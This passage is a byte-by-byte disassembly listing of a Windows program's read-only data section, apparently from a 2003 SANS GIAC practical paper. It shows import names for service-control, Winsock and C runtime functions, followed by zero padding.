.rdata:00403463                 db  41h ; A
.rdata:00403464                 db    0 ;
.rdata:00403465                 db    0 ;
.rdata:00403466                 db  78h ; x
.rdata:00403467                 db    0 ;
.rdata:00403468                 db  44h ; D
.rdata:00403469                 db  65h ; e
.rdata:0040346A                 db  6Ch ; l
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040346B                 db  65h ; e
.rdata:0040346C                 db  74h ; t
.rdata:0040346D                 db  65h ; e
.rdata:0040346E                 db  53h ; S
.rdata:0040346F                 db  65h ; e
.rdata:00403470                 db  72h ; r
.rdata:00403471                 db  76h ; v
.rdata:00403472                 db  69h ; i
.rdata:00403473                 db  63h ; c
.rdata:00403474                 db  65h ; e
.rdata:00403475                 db    0 ;
.rdata:00403476                 db 0B2h ; ¦
.rdata:00403477                 db    1 ;
.rdata:00403478                 db  53h ; S
.rdata:00403479                 db  74h ; t
.rdata:0040347A                 db  61h ; a
.rdata:0040347B                 db  72h ; r
.rdata:0040347C                 db  74h ; t
.rdata:0040347D                 db  53h ; S
.rdata:0040347E                 db  65h ; e
.rdata:0040347F                 db  72h ; r
.rdata:00403480                 db  76h ; v
.rdata:00403481                 db  69h ; i
.rdata:00403482                 db  63h ; c
.rdata:00403483                 db  65h ; e
.rdata:00403484                 db  41h ; A
.rdata:00403485                 db    0 ;
.rdata:00403486                 db  2Dh ; -
.rdata:00403487                 db    0 ;
.rdata:00403488                 db  43h ; C
.rdata:00403489                 db  68h ; h
.rdata:0040348A                 db  61h ; a
.rdata:0040348B                 db  6Eh ; n
.rdata:0040348C                 db  67h ; g
.rdata:0040348D                 db  65h ; e
.rdata:0040348E                 db  53h ; S
.rdata:0040348F                 db  65h ; e
.rdata:00403490                 db  72h ; r
.rdata:00403491                 db  76h ; v
.rdata:00403492                 db  69h ; i
.rdata:00403493                 db  63h ; c
.rdata:00403494                 db  65h ; e
.rdata:00403495                 db  43h ; C
.rdata:00403496                 db  6Fh ; o
.rdata:00403497                 db  6Eh ; n
.rdata:00403498                 db  66h ; f
.rdata:00403499                 db  69h ; i
.rdata:0040349A                 db  67h ; g
.rdata:0040349B                 db  41h ; A
.rdata:0040349C                 db    0 ;
.rdata:0040349D                 db    0 ;
.rdata:0040349E                 db  50h ; P
.rdata:0040349F                 db    1 ;
.rdata:004034A0                 db  51h ; Q
.rdata:004034A1                 db  75h ; u
.rdata:004034A2                 db  65h ; e
.rdata:004034A3                 db  72h ; r
.rdata:004034A4                 db  79h ; y
.rdata:004034A5                 db  53h ; S
.rdata:004034A6                 db  65h ; e
.rdata:004034A7                 db  72h ; r
.rdata:004034A8                 db  76h ; v
.rdata:004034A9                 db  69h ; i
.rdata:004034AA                 db  63h ; c
.rdata:004034AB                 db  65h ; e
.rdata:004034AC                 db  43h ; C
.rdata:004034AD                 db  6Fh ; o
.rdata:004034AE                 db  6Eh ; n
.rdata:004034AF                 db  66h ; f
.rdata:004034B0                 db  69h ; i
.rdata:004034B1                 db  67h ; g
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004034B2                 db  41h ; A
.rdata:004034B3                 db    0 ;
.rdata:004034B4                 db  41h ; A
.rdata:004034B5                 db  44h ; D
.rdata:004034B6                 db  56h ; V
.rdata:004034B7                 db  41h ; A
.rdata:004034B8                 db  50h ; P
.rdata:004034B9                 db  49h ; I
.rdata:004034BA                 db  33h ; 3
.rdata:004034BB                 db  32h ; 2
.rdata:004034BC                 db  2Eh ; .
.rdata:004034BD                 db  64h ; d
.rdata:004034BE                 db  6Ch ; l
.rdata:004034BF                 db  6Ch ; l
.rdata:004034C0                 db    0 ;
.rdata:004034C1                 db    0 ;
.rdata:004034C2                 db  25h ; %
.rdata:004034C3                 db    0 ;
.rdata:004034C4                 db  57h ; W
.rdata:004034C5                 db  53h ; S
.rdata:004034C6                 db  41h ; A
.rdata:004034C7                 db  49h ; I
.rdata:004034C8                 db  6Fh ; o
.rdata:004034C9                 db  63h ; c
.rdata:004034CA                 db  74h ; t
.rdata:004034CB                 db  6Ch ; l
.rdata:004034CC                 db    0 ;
.rdata:004034CD                 db    0 ;
.rdata:004034CE                 db  3Dh ; =
.rdata:004034CF                 db    0 ;
.rdata:004034D0                 db  57h ; W
.rdata:004034D1                 db  53h ; S
.rdata:004034D2                 db  41h ; A
.rdata:004034D3                 db  53h ; S
.rdata:004034D4                 db  6Fh ; o
.rdata:004034D5                 db  63h ; c
.rdata:004034D6                 db  6Bh ; k
.rdata:004034D7                 db  65h ; e
.rdata:004034D8                 db  74h ; t
.rdata:004034D9                 db  41h ; A
.rdata:004034DA                 db    0 ;
.rdata:004034DB                 db    0 ;
.rdata:004034DC                 db  57h ; W
.rdata:004034DD                 db  53h ; S
.rdata:004034DE                 db  32h ; 2
.rdata:004034DF                 db  5Fh ; _
.rdata:004034E0                 db  33h ; 3
.rdata:004034E1                 db  32h ; 2
.rdata:004034E2                 db  2Eh ; .
.rdata:004034E3                 db  64h ; d
.rdata:004034E4                 db  6Ch ; l
.rdata:004034E5                 db  6Ch ; l
.rdata:004034E6                 db    0 ;
.rdata:004034E7                 db    0 ;
.rdata:004034E8                 db  4Dh ; M
.rdata:004034E9                 db  46h ; F
.rdata:004034EA                 db  43h ; C
.rdata:004034EB                 db  34h ; 4
.rdata:004034EC                 db  32h ; 2
.rdata:004034ED                 db  2Eh ; .
.rdata:004034EE                 db  44h ; D
.rdata:004034EF                 db  4Ch ; L
.rdata:004034F0                 db  4Ch ; L
.rdata:004034F1                 db    0 ;
.rdata:004034F2                 db  98h ; ÿ
.rdata:004034F3                 db    2 ;
.rdata:004034F4                 db  6Dh ; m
.rdata:004034F5                 db  65h ; e
.rdata:004034F6                 db  6Dh ; m
.rdata:004034F7                 db  6Dh ; m
.rdata:004034F8                 db  6Fh ; o
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004034F9                 db  76h ; v
.rdata:004034FA                 db  65h ; e
.rdata:004034FB                 db    0 ;
.rdata:004034FC                 db  49h ; I
.rdata:004034FD                 db    2 ;
.rdata:004034FE                 db  65h ; e
.rdata:004034FF                 db  78h ; x
.rdata:00403500                 db  69h ; i
.rdata:00403501                 db  74h ; t
.rdata:00403502                 db    0 ;
.rdata:00403503                 db    0 ;
.rdata:00403504                 db  58h ; X
.rdata:00403505                 db    2 ;
.rdata:00403506                 db  66h ; f
.rdata:00403507                 db  70h ; p
.rdata:00403508                 db  72h ; r
.rdata:00403509                 db  69h ; i
.rdata:0040350A                 db  6Eh ; n
.rdata:0040350B                 db  74h ; t
.rdata:0040350C                 db  66h ; f
.rdata:0040350D                 db    0 ;
.rdata:0040350E                 db  13h ;
.rdata:0040350F                 db    1 ;
.rdata:00403510                 db  5Fh ; _
.rdata:00403511                 db  69h ; i
.rdata:00403512                 db  6Fh ; o
.rdata:00403513                 db  62h ; b
.rdata:00403514                 db    0 ;
.rdata:00403515                 db    0 ;
.rdata:00403516                 db 0B2h ; ¦
.rdata:00403517                 db    2 ;
.rdata:00403518                 db  73h ; s
.rdata:00403519                 db  70h ; p
.rdata:0040351A                 db  72h ; r
.rdata:0040351B                 db  69h ; i
.rdata:0040351C                 db  6Eh ; n
.rdata:0040351D                 db  74h ; t
.rdata:0040351E                 db  66h ; f
.rdata:0040351F                 db    0 ;
.rdata:00403520                 db  9Ch ; £
.rdata:00403521                 db    2 ;
.rdata:00403522                 db  70h ; p
.rdata:00403523                 db  65h ; e
.rdata:00403524                 db  72h ; r
.rdata:00403525                 db  72h ; r
.rdata:00403526                 db  6Fh ; o
.rdata:00403527                 db  72h ; r
.rdata:00403528                 db    0 ;
.rdata:00403529                 db    0 ;
.rdata:0040352A                 db 0C5h ; +
.rdata:0040352B                 db    2 ;
.rdata:0040352C                 db  73h ; s
.rdata:0040352D                 db  74h ; t
.rdata:0040352E                 db  72h ; r
.rdata:0040352F                 db  73h ; s
.rdata:00403530                 db  74h ; t
.rdata:00403531                 db  72h ; r
.rdata:00403532                 db    0 ;
.rdata:00403533                 db    0 ;
.rdata:00403534                 db 0D0h ; -
.rdata:00403535                 db    2 ;
.rdata:00403536                 db  74h ; t
.rdata:00403537                 db  69h ; i
.rdata:00403538                 db  6Dh ; m
.rdata:00403539                 db  65h ; e
.rdata:0040353A                 db    0 ;
.rdata:0040353B                 db    0 ;
.rdata:0040353C                 db  9Eh ; P
.rdata:0040353D                 db    2 ;
.rdata:0040353E                 db  70h ; p
.rdata:0040353F                 db  72h ; r
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403540                 db  69h ; i
.rdata:00403541                 db  6Eh ; n
.rdata:00403542                 db  74h ; t
.rdata:00403543                 db  66h ; f
.rdata:00403544                 db    0 ;
.rdata:00403545                 db    0 ;
.rdata:00403546                 db  4Dh ; M
.rdata:00403547                 db  53h ; S
.rdata:00403548                 db  56h ; V
.rdata:00403549                 db  43h ; C
.rdata:0040354A                 db  52h ; R
.rdata:0040354B                 db  54h ; T
.rdata:0040354C                 db  2Eh ; .
.rdata:0040354D                 db  64h ; d
.rdata:0040354E                 db  6Ch ; l
.rdata:0040354F                 db  6Ch ; l
.rdata:00403550                 db    0 ;
.rdata:00403551                 db    0 ;
.rdata:00403552                 db  55h ; U
.rdata:00403553                 db    0 ;
.rdata:00403554                 db  5Fh ; _
.rdata:00403555                 db  5Fh ; _
.rdata:00403556                 db  64h ; d
.rdata:00403557                 db  6Ch ; l
.rdata:00403558                 db  6Ch ; l
.rdata:00403559                 db  6Fh ; o
.rdata:0040355A                 db  6Eh ; n
.rdata:0040355B                 db  65h ; e
.rdata:0040355C                 db  78h ; x
.rdata:0040355D                 db  69h ; i
.rdata:0040355E                 db  74h ; t
.rdata:0040355F                 db    0 ;
.rdata:00403560                 db  86h ; å
.rdata:00403561                 db    1 ;
.rdata:00403562                 db  5Fh ; _
.rdata:00403563                 db  6Fh ; o
.rdata:00403564                 db  6Eh ; n
.rdata:00403565                 db  65h ; e
.rdata:00403566                 db  78h ; x
.rdata:00403567                 db  69h ; i
.rdata:00403568                 db  74h ; t
.rdata:00403569                 db    0 ;
.rdata:0040356A                 db 0D3h ; +
.rdata:0040356B                 db    0 ;
.rdata:0040356C                 db  5Fh ; _
.rdata:0040356D                 db  65h ; e
.rdata:0040356E                 db  78h ; x
.rdata:0040356F                 db  69h ; i
.rdata:00403570                 db  74h ; t
.rdata:00403571                 db    0 ;
.rdata:00403572                 db  48h ; H
.rdata:00403573                 db    0 ;
.rdata:00403574                 db  5Fh ; _
.rdata:00403575                 db  58h ; X
.rdata:00403576                 db  63h ; c
.rdata:00403577                 db  70h ; p
.rdata:00403578                 db  74h ; t
.rdata:00403579                 db  46h ; F
.rdata:0040357A                 db  69h ; i
.rdata:0040357B                 db  6Ch ; l
.rdata:0040357C                 db  74h ; t
.rdata:0040357D                 db  65h ; e
.rdata:0040357E                 db  72h ; r
.rdata:0040357F                 db    0 ;
.rdata:00403580                 db  64h ; d
.rdata:00403581                 db    0 ;
.rdata:00403582                 db  5Fh ; _
.rdata:00403583                 db  5Fh ; _
.rdata:00403584                 db  70h ; p
.rdata:00403585                 db  5Fh ; _
.rdata:00403586                 db  5Fh ; _
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403587                 db  5Fh ; _
.rdata:00403588                 db  69h ; i
.rdata:00403589                 db  6Eh ; n
.rdata:0040358A                 db  69h ; i
.rdata:0040358B                 db  74h ; t
.rdata:0040358C                 db  65h ; e
.rdata:0040358D                 db  6Eh ; n
.rdata:0040358E                 db  76h ; v
.rdata:0040358F                 db    0 ;
.rdata:00403590                 db  58h ; X
.rdata:00403591                 db    0 ;
.rdata:00403592                 db  5Fh ; _
.rdata:00403593                 db  5Fh ; _
.rdata:00403594                 db  67h ; g
.rdata:00403595                 db  65h ; e
.rdata:00403596                 db  74h ; t
.rdata:00403597                 db  6Dh ; m
.rdata:00403598                 db  61h ; a
.rdata:00403599                 db  69h ; i
.rdata:0040359A                 db  6Eh ; n
.rdata:0040359B                 db  61h ; a
.rdata:0040359C                 db  72h ; r
.rdata:0040359D                 db  67h ; g
.rdata:0040359E                 db  73h ; s
.rdata:0040359F                 db    0 ;
.rdata:004035A0                 db  0Fh ;
.rdata:004035A1                 db    1 ;
.rdata:004035A2                 db  5Fh ; _
.rdata:004035A3                 db  69h ; i
.rdata:004035A4                 db  6Eh ; n
.rdata:004035A5                 db  69h ; i
.rdata:004035A6                 db  74h ; t
.rdata:004035A7                 db  74h ; t
.rdata:004035A8                 db  65h ; e
.rdata:004035A9                 db  72h ; r
.rdata:004035AA                 db  6Dh ; m
.rdata:004035AB                 db    0 ;
.rdata:004035AC                 db  83h ; â
.rdata:004035AD                 db    0 ;
.rdata:004035AE                 db  5Fh ; _
.rdata:004035AF                 db  5Fh ; _
.rdata:004035B0                 db  73h ; s
.rdata:004035B1                 db  65h ; e
.rdata:004035B2                 db  74h ; t
.rdata:004035B3                 db  75h ; u
.rdata:004035B4                 db  73h ; s
.rdata:004035B5                 db  65h ; e
.rdata:004035B6                 db  72h ; r
.rdata:004035B7                 db  6Dh ; m
.rdata:004035B8                 db  61h ; a
.rdata:004035B9                 db  74h ; t
.rdata:004035BA                 db  68h ; h
.rdata:004035BB                 db  65h ; e
.rdata:004035BC                 db  72h ; r
.rdata:004035BD                 db  72h ; r
.rdata:004035BE                 db    0 ;
.rdata:004035BF                 db    0 ;
.rdata:004035C0                 db  9Dh ; ¥
.rdata:004035C1                 db    0 ;
.rdata:004035C2                 db  5Fh ; _
.rdata:004035C3                 db  61h ; a
.rdata:004035C4                 db  64h ; d
.rdata:004035C5                 db  6Ah ; j
.rdata:004035C6                 db  75h ; u
.rdata:004035C7                 db  73h ; s
.rdata:004035C8                 db  74h ; t
.rdata:004035C9                 db  5Fh ; _
.rdata:004035CA                 db  66h ; f
.rdata:004035CB                 db  64h ; d
.rdata:004035CC                 db  69h ; i
.rdata:004035CD                 db  76h ; v
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004035CE                 db    0 ;
.rdata:004035CF                 db    0 ;
.rdata:004035D0                 db  6Ah ; j
.rdata:004035D1                 db    0 ;
.rdata:004035D2                 db  5Fh ; _
.rdata:004035D3                 db  5Fh ; _
.rdata:004035D4                 db  70h ; p
.rdata:004035D5                 db  5Fh ; _
.rdata:004035D6                 db  5Fh ; _
.rdata:004035D7                 db  63h ; c
.rdata:004035D8                 db  6Fh ; o
.rdata:004035D9                 db  6Dh ; m
.rdata:004035DA                 db  6Dh ; m
.rdata:004035DB                 db  6Fh ; o
.rdata:004035DC                 db  64h ; d
.rdata:004035DD                 db  65h ; e
.rdata:004035DE                 db    0 ;
.rdata:004035DF                 db    0 ;
.rdata:004035E0                 db  6Fh ; o
.rdata:004035E1                 db    0 ;
.rdata:004035E2                 db  5Fh ; _
.rdata:004035E3                 db  5Fh ; _
.rdata:004035E4                 db  70h ; p
.rdata:004035E5                 db  5Fh ; _
.rdata:004035E6                 db  5Fh ; _
.rdata:004035E7                 db  66h ; f
.rdata:004035E8                 db  6Dh ; m
.rdata:004035E9                 db  6Fh ; o
.rdata:004035EA                 db  64h ; d
.rdata:004035EB                 db  65h ; e
.rdata:004035EC                 db    0 ;
.rdata:004035ED                 db    0 ;
.rdata:004035EE                 db  81h ; ü
.rdata:004035EF                 db    0 ;
.rdata:004035F0                 db  5Fh ; _
.rdata:004035F1                 db  5Fh ; _
.rdata:004035F2                 db  73h ; s
.rdata:004035F3                 db  65h ; e
.rdata:004035F4                 db  74h ; t
.rdata:004035F5                 db  5Fh ; _
.rdata:004035F6                 db  61h ; a
.rdata:004035F7                 db  70h ; p
.rdata:004035F8                 db  70h ; p
.rdata:004035F9                 db  5Fh ; _
.rdata:004035FA                 db  74h ; t
.rdata:004035FB                 db  79h ; y
.rdata:004035FC                 db  70h ; p
.rdata:004035FD                 db  65h ; e
.rdata:004035FE                 db    0 ;
.rdata:004035FF                 db    0 ;
.rdata:00403600                 db 0CAh ; -
.rdata:00403601                 db    0 ;
.rdata:00403602                 db  5Fh ; _
.rdata:00403603                 db  65h ; e
.rdata:00403604                 db  78h ; x
.rdata:00403605                 db  63h ; c
.rdata:00403606                 db  65h ; e
.rdata:00403607                 db  70h ; p
.rdata:00403608                 db  74h ; t
.rdata:00403609                 db  5Fh ; _
.rdata:0040360A                 db  68h ; h
.rdata:0040360B                 db  61h ; a
.rdata:0040360C                 db  6Eh ; n
.rdata:0040360D                 db  64h ; d
.rdata:0040360E                 db  6Ch ; l
.rdata:0040360F                 db  65h ; e
.rdata:00403610                 db  72h ; r
.rdata:00403611                 db  33h ; 3
.rdata:00403612                 db    0 ;
.rdata:00403613                 db    0 ;
.rdata:00403614                 db 0B7h ; +
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403615                 db    0 ;
.rdata:00403616                 db  5Fh ; _
.rdata:00403617                 db  63h ; c
.rdata:00403618                 db  6Fh ; o
.rdata:00403619                 db  6Eh ; n
.rdata:0040361A                 db  74h ; t
.rdata:0040361B                 db  72h ; r
.rdata:0040361C                 db  6Fh ; o
.rdata:0040361D                 db  6Ch ; l
.rdata:0040361E                 db  66h ; f
.rdata:0040361F                 db  70h ; p
.rdata:00403620                 db    0 ;
.rdata:00403621                 db    0 ;
.rdata:00403622                 db  9Eh ; P
.rdata:00403623                 db    0 ;
.rdata:00403624                 db  3Fh ; ?
.rdata:00403625                 db  3Fh ; ?
.rdata:00403626                 db  30h ; 0
.rdata:00403627                 db  49h ; I
.rdata:00403628                 db  6Eh ; n
.rdata:00403629                 db  69h ; i
.rdata:0040362A                 db  74h ; t
.rdata:0040362B                 db  40h ; @
.rdata:0040362C                 db  69h ; i
.rdata:0040362D                 db  6Fh ; o
.rdata:0040362E                 db  73h ; s
.rdata:0040362F                 db  5Fh ; _
.rdata:00403630                 db  62h ; b
.rdata:00403631                 db  61h ; a
.rdata:00403632                 db  73h ; s
.rdata:00403633                 db  65h ; e
.rdata:00403634                 db  40h ; @
.rdata:00403635                 db  73h ; s
.rdata:00403636                 db  74h ; t
.rdata:00403637                 db  64h ; d
.rdata:00403638                 db  40h ; @
.rdata:00403639                 db  40h ; @
.rdata:0040363A                 db  51h ; Q
.rdata:0040363B                 db  41h ; A
.rdata:0040363C                 db  45h ; E
.rdata:0040363D                 db  40h ; @
.rdata:0040363E                 db  58h ; X
.rdata:0040363F                 db  5Ah ; Z
.rdata:00403640                 db    0 ;
.rdata:00403641                 db    0 ;
.rdata:00403642                 db    9 ;
.rdata:00403643                 db    1 ;
.rdata:00403644                 db  3Fh ; ?
.rdata:00403645                 db  3Fh ; ?
.rdata:00403646                 db  31h ; 1
.rdata:00403647                 db  49h ; I
.rdata:00403648                 db  6Eh ; n
.rdata:00403649                 db  69h ; i
.rdata:0040364A                 db  74h ; t
.rdata:0040364B                 db  40h ; @
.rdata:0040364C                 db  69h ; i
.rdata:0040364D                 db  6Fh ; o
.rdata:0040364E                 db  73h ; s
.rdata:0040364F                 db  5Fh ; _
.rdata:00403650                 db  62h ; b
.rdata:00403651                 db  61h ; a
.rdata:00403652                 db  73h ; s
.rdata:00403653                 db  65h ; e
.rdata:00403654                 db  40h ; @
.rdata:00403655                 db  73h ; s
.rdata:00403656                 db  74h ; t
.rdata:00403657                 db  64h ; d
.rdata:00403658                 db  40h ; @
.rdata:00403659                 db  40h ; @
.rdata:0040365A                 db  51h ; Q
.rdata:0040365B                 db  41h ; A
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040365C                 db  45h ; E
.rdata:0040365D                 db  40h ; @
.rdata:0040365E                 db  58h ; X
.rdata:0040365F                 db  5Ah ; Z
.rdata:00403660                 db    0 ;
.rdata:00403661                 db    0 ;
.rdata:00403662                 db 0A5h ; Ñ
.rdata:00403663                 db    0 ;
.rdata:00403664                 db  3Fh ; ?
.rdata:00403665                 db  3Fh ; ?
.rdata:00403666                 db  30h ; 0
.rdata:00403667                 db  5Fh ; _
.rdata:00403668                 db  57h ; W
.rdata:00403669                 db  69h ; i
.rdata:0040366A                 db  6Eh ; n
.rdata:0040366B                 db  69h ; i
.rdata:0040366C                 db  74h ; t
.rdata:0040366D                 db  40h ; @
.rdata:0040366E                 db  73h ; s
.rdata:0040366F                 db  74h ; t
.rdata:00403670                 db  64h ; d
.rdata:00403671                 db  40h ; @
.rdata:00403672                 db  40h ; @
.rdata:00403673                 db  51h ; Q
.rdata:00403674                 db  41h ; A
.rdata:00403675                 db  45h ; E
.rdata:00403676                 db  40h ; @
.rdata:00403677                 db  58h ; X
.rdata:00403678                 db  5Ah ; Z
.rdata:00403679                 db    0 ;
.rdata:0040367A                 db  0Dh ;
.rdata:0040367B                 db    1 ;
.rdata:0040367C                 db  3Fh ; ?
.rdata:0040367D                 db  3Fh ; ?
.rdata:0040367E                 db  31h ; 1
.rdata:0040367F                 db  5Fh ; _
.rdata:00403680                 db  57h ; W
.rdata:00403681                 db  69h ; i
.rdata:00403682                 db  6Eh ; n
.rdata:00403683                 db  69h ; i
.rdata:00403684                 db  74h ; t
.rdata:00403685                 db  40h ; @
.rdata:00403686                 db  73h ; s
.rdata:00403687                 db  74h ; t
.rdata:00403688                 db  64h ; d
.rdata:00403689                 db  40h ; @
.rdata:0040368A                 db  40h ; @
.rdata:0040368B                 db  51h ; Q
.rdata:0040368C                 db  41h ; A
.rdata:0040368D                 db  45h ; E
.rdata:0040368E                 db  40h ; @
.rdata:0040368F                 db  58h ; X
.rdata:00403690                 db  5Ah ; Z
.rdata:00403691                 db    0 ;
.rdata:00403692                 db  4Dh ; M
.rdata:00403693                 db  53h ; S
.rdata:00403694                 db  56h ; V
.rdata:00403695                 db  43h ; C
.rdata:00403696                 db  50h ; P
.rdata:00403697                 db  36h ; 6
.rdata:00403698                 db  30h ; 0
.rdata:00403699                 db  2Eh ; .
.rdata:0040369A                 db  64h ; d
.rdata:0040369B                 db  6Ch ; l
.rdata:0040369C                 db  6Ch ; l
.rdata:0040369D                 db    0 ;
.rdata:0040369E                 db    0 ;
.rdata:0040369F                 db    0 ;
.rdata:004036A0                 db    0 ;
.rdata:004036A1                 db    0 ;
.rdata:004036A2                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004036A3                 db    0 ;
.rdata:004036A4                 db    0 ;
.rdata:004036A5                 db    0 ;
.rdata:004036A6                 db    0 ;
.rdata:004036A7                 db    0 ;
.rdata:004036A8                 db    0 ;
.rdata:004036A9                 db    0 ;
.rdata:004036AA                 db    0 ;
.rdata:004036AB                 db    0 ;
.rdata:004036AC                 db    0 ;
.rdata:004036AD                 db    0 ;
.rdata:004036AE                 db    0 ;
.rdata:004036AF                 db    0 ;
.rdata:004036B0                 db    0 ;
.rdata:004036B1                 db    0 ;
.rdata:004036B2                 db    0 ;
.rdata:004036B3                 db    0 ;
.rdata:004036B4                 db    0 ;
.rdata:004036B5                 db    0 ;
.rdata:004036B6                 db    0 ;
.rdata:004036B7                 db    0 ;
.rdata:004036B8                 db    0 ;
.rdata:004036B9                 db    0 ;
.rdata:004036BA                 db    0 ;
.rdata:004036BB                 db    0 ;
.rdata:004036BC                 db    0 ;
.rdata:004036BD                 db    0 ;
.rdata:004036BE                 db    0 ;
.rdata:004036BF                 db    0 ;
.rdata:004036C0                 db    0 ;
.rdata:004036C1                 db    0 ;
.rdata:004036C2                 db    0 ;
.rdata:004036C3                 db    0 ;
.rdata:004036C4                 db    0 ;
.rdata:004036C5                 db    0 ;
.rdata:004036C6                 db    0 ;
.rdata:004036C7                 db    0 ;
.rdata:004036C8                 db    0 ;
.rdata:004036C9                 db    0 ;
.rdata:004036CA                 db    0 ;
.rdata:004036CB                 db    0 ;
.rdata:004036CC                 db    0 ;
.rdata:004036CD                 db    0 ;
.rdata:004036CE                 db    0 ;
.rdata:004036CF                 db    0 ;
.rdata:004036D0                 db    0 ;
.rdata:004036D1                 db    0 ;
.rdata:004036D2                 db    0 ;
.rdata:004036D3                 db    0 ;
.rdata:004036D4                 db    0 ;
.rdata:004036D5                 db    0 ;
.rdata:004036D6                 db    0 ;
.rdata:004036D7                 db    0 ;
.rdata:004036D8                 db    0 ;
.rdata:004036D9                 db    0 ;
.rdata:004036DA                 db    0 ;
.rdata:004036DB                 db    0 ;
.rdata:004036DC                 db    0 ;
.rdata:004036DD                 db    0 ;
.rdata:004036DE                 db    0 ;
.rdata:004036DF                 db    0 ;
.rdata:004036E0                 db    0 ;
.rdata:004036E1                 db    0 ;
.rdata:004036E2                 db    0 ;
.rdata:004036E3                 db    0 ;
.rdata:004036E4                 db    0 ;
.rdata:004036E5                 db    0 ;
.rdata:004036E6                 db    0 ;
.rdata:004036E7                 db    0 ;
.rdata:004036E8                 db    0 ;
.rdata:004036E9                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004036EA                 db    0 ;
.rdata:004036EB                 db    0 ;
.rdata:004036EC                 db    0 ;
.rdata:004036ED                 db    0 ;
.rdata:004036EE                 db    0 ;
.rdata:004036EF                 db    0 ;
.rdata:004036F0                 db    0 ;
.rdata:004036F1                 db    0 ;
.rdata:004036F2                 db    0 ;
.rdata:004036F3                 db    0 ;
.rdata:004036F4                 db    0 ;
.rdata:004036F5                 db    0 ;
.rdata:004036F6                 db    0 ;
.rdata:004036F7                 db    0 ;
.rdata:004036F8                 db    0 ;
.rdata:004036F9                 db    0 ;
.rdata:004036FA                 db    0 ;
.rdata:004036FB                 db    0 ;
.rdata:004036FC                 db    0 ;
.rdata:004036FD                 db    0 ;
.rdata:004036FE                 db    0 ;
.rdata:004036FF                 db    0 ;
.rdata:00403700                 db    0 ;
.rdata:00403701                 db    0 ;
.rdata:00403702                 db    0 ;
.rdata:00403703                 db    0 ;
.rdata:00403704                 db    0 ;
.rdata:00403705                 db    0 ;
.rdata:00403706                 db    0 ;
.rdata:00403707                 db    0 ;
.rdata:00403708                 db    0 ;
.rdata:00403709                 db    0 ;
.rdata:0040370A                 db    0 ;
.rdata:0040370B                 db    0 ;
.rdata:0040370C                 db    0 ;
.rdata:0040370D                 db    0 ;
.rdata:0040370E                 db    0 ;
.rdata:0040370F                 db    0 ;
.rdata:00403710                 db    0 ;
.rdata:00403711                 db    0 ;
.rdata:00403712                 db    0 ;
.rdata:00403713                 db    0 ;
.rdata:00403714                 db    0 ;
.rdata:00403715                 db    0 ;
.rdata:00403716                 db    0 ;
.rdata:00403717                 db    0 ;
.rdata:00403718                 db    0 ;
.rdata:00403719                 db    0 ;
.rdata:0040371A                 db    0 ;
.rdata:0040371B                 db    0 ;
.rdata:0040371C                 db    0 ;
.rdata:0040371D                 db    0 ;
.rdata:0040371E                 db    0 ;
.rdata:0040371F                 db    0 ;
.rdata:00403720                 db    0 ;
.rdata:00403721                 db    0 ;
.rdata:00403722                 db    0 ;
.rdata:00403723                 db    0 ;
.rdata:00403724                 db    0 ;
.rdata:00403725                 db    0 ;
.rdata:00403726                 db    0 ;
.rdata:00403727                 db    0 ;
.rdata:00403728                 db    0 ;
.rdata:00403729                 db    0 ;
.rdata:0040372A                 db    0 ;
.rdata:0040372B                 db    0 ;
.rdata:0040372C                 db    0 ;
.rdata:0040372D                 db    0 ;
.rdata:0040372E                 db    0 ;
.rdata:0040372F                 db    0 ;
.rdata:00403730                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403731                 db    0 ;
.rdata:00403732                 db    0 ;
.rdata:00403733                 db    0 ;
.rdata:00403734                 db    0 ;
.rdata:00403735                 db    0 ;
.rdata:00403736                 db    0 ;
.rdata:00403737                 db    0 ;
.rdata:00403738                 db    0 ;
.rdata:00403739                 db    0 ;
.rdata:0040373A                 db    0 ;
.rdata:0040373B                 db    0 ;
.rdata:0040373C                 db    0 ;
.rdata:0040373D                 db    0 ;
.rdata:0040373E                 db    0 ;
.rdata:0040373F                 db    0 ;
.rdata:00403740                 db    0 ;
.rdata:00403741                 db    0 ;
.rdata:00403742                 db    0 ;
.rdata:00403743                 db    0 ;
.rdata:00403744                 db    0 ;
.rdata:00403745                 db    0 ;
.rdata:00403746                 db    0 ;
.rdata:00403747                 db    0 ;
.rdata:00403748                 db    0 ;
.rdata:00403749                 db    0 ;
.rdata:0040374A                 db    0 ;
.rdata:0040374B                 db    0 ;
.rdata:0040374C                 db    0 ;
.rdata:0040374D                 db    0 ;
.rdata:0040374E                 db    0 ;
.rdata:0040374F                 db    0 ;
.rdata:00403750                 db    0 ;
.rdata:00403751                 db    0 ;
.rdata:00403752                 db    0 ;
.rdata:00403753                 db    0 ;
.rdata:00403754                 db    0 ;
.rdata:00403755                 db    0 ;
.rdata:00403756                 db    0 ;
.rdata:00403757                 db    0 ;
.rdata:00403758                 db    0 ;
.rdata:00403759                 db    0 ;
.rdata:0040375A                 db    0 ;
.rdata:0040375B                 db    0 ;
.rdata:0040375C                 db    0 ;
.rdata:0040375D                 db    0 ;
.rdata:0040375E                 db    0 ;
.rdata:0040375F                 db    0 ;
.rdata:00403760                 db    0 ;
.rdata:00403761                 db    0 ;
.rdata:00403762                 db    0 ;
.rdata:00403763                 db    0 ;
.rdata:00403764                 db    0 ;
.rdata:00403765                 db    0 ;
.rdata:00403766                 db    0 ;
.rdata:00403767                 db    0 ;
.rdata:00403768                 db    0 ;
.rdata:00403769                 db    0 ;
.rdata:0040376A                 db    0 ;
.rdata:0040376B                 db    0 ;
.rdata:0040376C                 db    0 ;
.rdata:0040376D                 db    0 ;
.rdata:0040376E                 db    0 ;
.rdata:0040376F                 db    0 ;
.rdata:00403770                 db    0 ;
